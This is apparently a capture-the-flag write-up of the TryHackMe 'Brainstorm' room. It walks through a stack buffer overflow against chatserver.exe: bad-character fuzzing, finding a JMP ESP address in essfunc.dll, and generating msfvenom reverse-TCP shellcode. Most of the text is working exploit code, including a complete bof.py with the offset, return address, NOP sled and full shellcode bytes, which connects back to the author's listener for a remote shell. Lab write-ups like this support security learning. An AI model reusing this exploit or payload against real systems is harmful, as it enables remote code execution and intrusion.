
It's important to check for characters that could possibly break our shell code, \x00 is always a bad character but to see if we have any others we can use this list from GitHub and add it to our fuzz.py script and check to see if it truncates or breaks out input, I added 100 "E's" to help make it easier to see what's happening.

fuzz.py

File Edit Search Options Help

```
import socket
import sys

uname = b"Test"

badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buffer = b"A" * 2012
buffer += b"ABCD"
buffer += badchars
buffer += b"E" * 100


try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.0.136',9999))
        s.recv(1024)
        s.send(uname + '\r\n')
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)

except:
        print '[*] ERROR'
        sys.exit(0)

finally:
        s.close()
```


Lucky for us the only bad char is \x00.



Address	Hex dump								ASCII
01C0EEB0	41	41	41	41	41	41	41	41	AAAAAAAA
01C0EEB8	41	41	41	41	41	42	43	44	AAAAABCD
01C0EEC0	01	02	03	04	05	06	07	08	☺☻♥♦♣♠•◘
01C0EEC8	09	0A	0B	0C	0D	0E	0F	10	○◙♂♀♪♫☼►
01C0EED0	11	12	13	14	15	16	17	18	◄↕‼¶§▬↨↑
01C0EED8	19	1A	1B	1C	1D	1E	1F	20	↓→←∟↔▲▼
01C0EEE0	21	22	23	24	25	26	27	28	!"#$%&'(
01C0EEE8	29	2A	2B	2C	2D	2E	2F	30	)*+,-./0
01C0EEF0	31	32	33	34	35	36	37	38	12345678
01C0EEF8	39	3A	3B	3C	3D	3E	3F	40	9:;<=>?@
01C0EF00	41	42	43	44	45	46	47	48	ABCDEFGH
01C0EF08	49	4A	4B	4C	4D	4E	4F	50	IJKLMNOP
01C0EF10	51	52	53	54	55	56	57	58	QRSTUVWX
01C0EF18	59	5A	5B	5C	5D	5E	5F	60	YZ[\]^_`
01C0EF20	61	62	63	64	65	66	67	68	abcdefgh
01C0EF28	69	6A	6B	6C	6D	6E	6F	70	ijklmnop
01C0EF30	71	72	73	74	75	76	77	78	qrstuvwx
01C0EF38	79	7A	7B	7C	7D	7E	7F	80	yz{|}~⌂Ç
01C0EF40	81	82	83	84	85	86	87	88	üéâäàåçê
01C0EF48	89	8A	8B	8C	8D	8E	8F	90	ëèïîìÄÅÉ
01C0EF50	91	92	93	94	95	96	97	98	æÆôöòûùÿ
01C0EF58	99	9A	9B	9C	9D	9E	9F	A0	ÖÜ¢£¥₧ƒá
01C0EF60	A1	A2	A3	A4	A5	A6	A7	A8	íóúñÑªº¿
01C0EF68	A9	AA	AB	AC	AD	AE	AF	B0	®¬½¼¡«»▒
01C0EF70	B1	B2	B3	B4	B5	B6	B7	B8	▒▓│┤╡╢╖╕
01C0EF78	B9	BA	BB	BC	BD	BE	BF	C0	╣║╗╝╜╛┐└
01C0EF80	C1	C2	C3	C4	C5	C6	C7	C8	┴┬├─┼╞╟╚
01C0EF88	C9	CA	CB	CC	CD	CE	CF	D0	╔╩╦╠═╬╧╨╤
01C0EF90	D1	D2	D3	D4	D5	D6	D7	D8	╥╙╘╒╓╫╪┘┌
01C0EF98	D9	DA	DB	DC	DD	DE	DF	E0	┘┌█▄▌▐▀α
01C0EFA0	E1	E2	E3	E4	E5	E6	E7	E8	ßΓπΣσµτΦ
01C0EFA8	E9	EA	EB	EC	ED	EE	EF	F0	ΘΩδ∞φε∩≡
01C0EFB0	F1	F2	F3	F4	F5	F6	F7	F8	±≥≤⌠⌡÷≈°
01C0EFB8	F9	FA	FB	FC	FD	FE	FF	45	∙·√ⁿ²■ E
01C0EFC0	45	45	45	45	45	45	45	45	EEEEEEEE
01C0EFC8	45	45	45	45	45	45	45	45	EEEEEEEE
01C0EFD0	45	45	45	45	45	45	45	45	EEEEEEEE


JMP ESP:

In order to write get our shellcode to run we need to be able to tell the program to JMP or CALL ESP, to do this we can check and see what modules are running in the program using mona again. !mona modules (will load all the modules chatserver.exe is running)



We can see essfunc.dll is running without ASLR enabled which means we should be able to expoit remotely without too much code chnage later on too.

Again we'lll use mona to find the address of a JMP ESP.
!mona jmp -r esp -m essfunc
This will output in our Immunity logs a file jmp.txt. This address is what we'll use to write ESP to jump to our shellcode.



Remember it needs to be reverse as we're dealing with little endian. We'll add this to our bof.py (modified version of fuzz.py)

*bof.py

File Edit Search Options Help

```
import socket
import sys

uname = b"Test"

payload =  b""

buffer = b""
buffer += b"A" * 2012
buffer += b"\xdf\x14\x50\x62" #JMP ESP
buffer += b"\x90" * 20        #NOP SLIDE
buffer += payload             #SHELLCODE
try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.124.231',9999))
        s.recv(1024)
        s.send(uname + '\r\n')
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)

except:
        print '[*] ERROR'
        sys.exit(0)

finally:
        s.close()
```

SHELLCODE:

Now that we have a crash, found our offset and our address to call JMP ESP we can now add our shell code. As the glorious skript kiddie I am, I'll be using msfvenom to create my payload.


```
Terminal - root@Kali: ~/Desktop/TryHackMe/Brainstorm
File  Edit  View  Terminal  Tabs  Help
root@Kali:~/Desktop/TryHackMe/Brainstorm# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.104 LPORT=4444 -b "\x00" -f python --var-n
ame payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1869 bytes
payload =  b""
payload += b"\xba\x4f\xc3\xc9\x12\xd9\xc6\xd9\x74\x24\xf4\x5e"
payload += b"\x31\xc9\xb1\x52\x83\xee\xfc\x31\x56\x0e\x03\x19"
payload += b"\xcd\x2b\xe7\x59\x39\x29\x08\xa1\xba\x4e\x80\x44"
payload += b"\x8b\x4e\xf6\x0d\xbc\x7e\x7c\x43\x31\xf4\xd0\x77"
payload += b"\xc2\x78\xfd\x78\x63\x36\xdb\xb7\x74\x6b\x1f\xd6"
payload += b"\xf6\x76\x4c\x38\xc6\xb8\x81\x39\x0f\xa4\x68\x6b"
payload += b"\xd8\xa2\xdf\x9b\x6d\xfe\xe3\x10\x3d\xee\x63\xc5"
payload += b"\xf6\x11\x45\x58\x8c\x4b\x45\x5b\x41\xe0\xcc\x43"
payload += b"\x86\xcd\x87\xf8\x7c\xb9\x19\x28\x4d\x42\xb5\x15"
payload += b"\x61\xb1\xc7\x52\x46\x2a\xb2\xaa\xb4\xd7\xc5\x69"
payload += b"\xc6\x03\x43\x69\x60\xc7\xf3\x55\x90\x04\x65\x1e"
payload += b"\x9e\xe1\xe1\x78\x83\xf4\x26\xf3\xbf\x7d\xc9\xd3"
payload += b"\x49\xc5\xee\xf7\x12\x9d\x8f\xae\xfe\x70\xaf\xb0"
payload += b"\xd4\x07\xbd\xa9\x4c\xe0\xbc\xa9\x9d\xac\x49\x4f"
payload += b"\xf7\x5c\x1c\xd8\x60\xc4\x05\x92\x11\x09\x90\xdf"
payload += b"\x12\x81\x17\x20\xdc\x62\x5d\x32\x89\x82\x28\x68"
payload += b"\x1c\x9c\x86\x04\xc2\x0f\x4d\xd4\x8d\x33\xda\x83"
payload += b"\xda\x82\x13\x41\xf7\xbd\x8d\x77\x0a\x5b\xf5\x33"
payload += b"\xd1\x98\xf8\xba\x94\xa5\xde\xac\x60\x25\x5b\x98"
payload += b"\x3c\x70\x35\x76\xfb\x2a\xf7\x20\x55\x80\x51\xa4"
payload += b"\x20\xea\x61\xb2\x2c\x27\x14\x5a\x9c\x9e\x61\x65"
payload += b"\x11\x77\x66\x1e\x4f\xe7\x89\xf5\xcb\x17\xc0\x57"
payload += b"\x7d\xb0\x8d\x02\x3f\xdd\x2d\xf9\x7c\xd8\xad\x0b"
payload += b"\xfd\x1f\xad\x7e\xf8\x64\x69\x93\x70\xf4\x1c\x93"
payload += b"\x27\xf5\x34"
root@Kali:~/Desktop/TryHackMe/Brainstorm#
```

As you can see, we can use msfvenom with flags such as –var-name payload to make our copy and paste much more simple.


```
bof.py
File  Edit  Search  Options  Help
import socket
import sys

uname = b"Test"

payload =  b""
payload += b"\xba\x4f\xc3\xc9\x12\xd9\xc6\xd9\x74\x24\xf4\x5e"
payload += b"\x31\xc9\xb1\x52\x83\xee\xfc\x31\x56\x0e\x03\x19"
payload += b"\xcd\x2b\xe7\x59\x39\x29\x08\xa1\xba\x4e\x80\x44"
payload += b"\x8b\x4e\xf6\x0d\xbc\x7e\x7c\x43\x31\xf4\xd0\x77"
payload += b"\xc2\x78\xfd\x78\x63\x36\xdb\xb7\x74\x6b\x1f\xd6"
payload += b"\xf6\x76\x4c\x38\xc6\xb8\x81\x39\x0f\xa4\x68\x6b"
payload += b"\xd8\xa2\xdf\x9b\x6d\xfe\xe3\x10\x3d\xee\x63\xc5"
payload += b"\xf6\x11\x45\x58\x8c\x4b\x45\x5b\x41\xe0\xcc\x43"
payload += b"\x86\xcd\x87\xf8\x7c\xb9\x19\x28\x4d\x42\xb5\x15"
payload += b"\x61\xb1\xc7\x52\x46\x2a\xb2\xaa\xb4\xd7\xc5\x69"
payload += b"\xc6\x03\x43\x69\x60\xc7\xf3\x55\x90\x04\x65\x1e"
payload += b"\x9e\xe1\xe1\x78\x83\xf4\x26\xf3\xbf\x7d\xc9\xd3"
payload += b"\x49\xc5\xee\xf7\x12\x9d\x8f\xae\xfe\x70\xaf\xb0"
payload += b"\xd4\x07\xbd\xa9\x4c\xe0\xbc\xa9\x9d\xac\x49\x4f"
payload += b"\xf7\x5c\x1c\xd8\x60\xc4\x05\x92\x11\x09\x90\xdf"
payload += b"\x12\x81\x17\x20\xdc\x62\x5d\x32\x89\x82\x28\x68"
payload += b"\x1c\x9c\x86\x04\xc2\x0f\x4d\xd4\x8d\x33\xda\x83"
payload += b"\xda\x82\x13\x41\xf7\xbd\x8d\x77\x0a\x5b\xf5\x33"
payload += b"\xd1\x98\xf8\xba\x94\xa5\xde\xac\x60\x25\x5b\x98"
payload += b"\x3c\x70\x35\x76\xfb\x2a\xf7\x20\x55\x80\x51\xa4"
payload += b"\x20\xea\x61\xb2\x2c\x27\x14\x5a\x9c\x9e\x61\x65"
payload += b"\x11\x77\x66\x1e\x4f\xe7\x89\xf5\xcb\x17\xc0\x57"
payload += b"\x7d\xb0\x8d\x02\x3f\xdd\x2d\xf9\x7c\xd8\xad\x0b"
payload += b"\xfd\x1f\xad\x7e\xf8\x64\x69\x93\x70\xf4\x1c\x93"
payload += b"\x27\xf5\x34"

buffer = b""
buffer += b"A" * 2012
buffer += b"\xdf\x14\x50\x62" #JMP ESP
buffer += b"\x90" * 20        #NOP SLIDE
buffer += payload             #SHELLCODE
try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.0.136',9999))
        s.recv(1024)
        s.send(uname + '\r\n')
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)

except:
        print '[+] ERROR'
        sys.exit(0)

finally:
        s.close()
```

POPPING SHELLS:

Now it’s time to test our exploit!
We’ll start a listener using netcat on the port we passed to msfvenom along with our local host IP and run our exploit.





We Have a shell on my lab VM.... YAY!

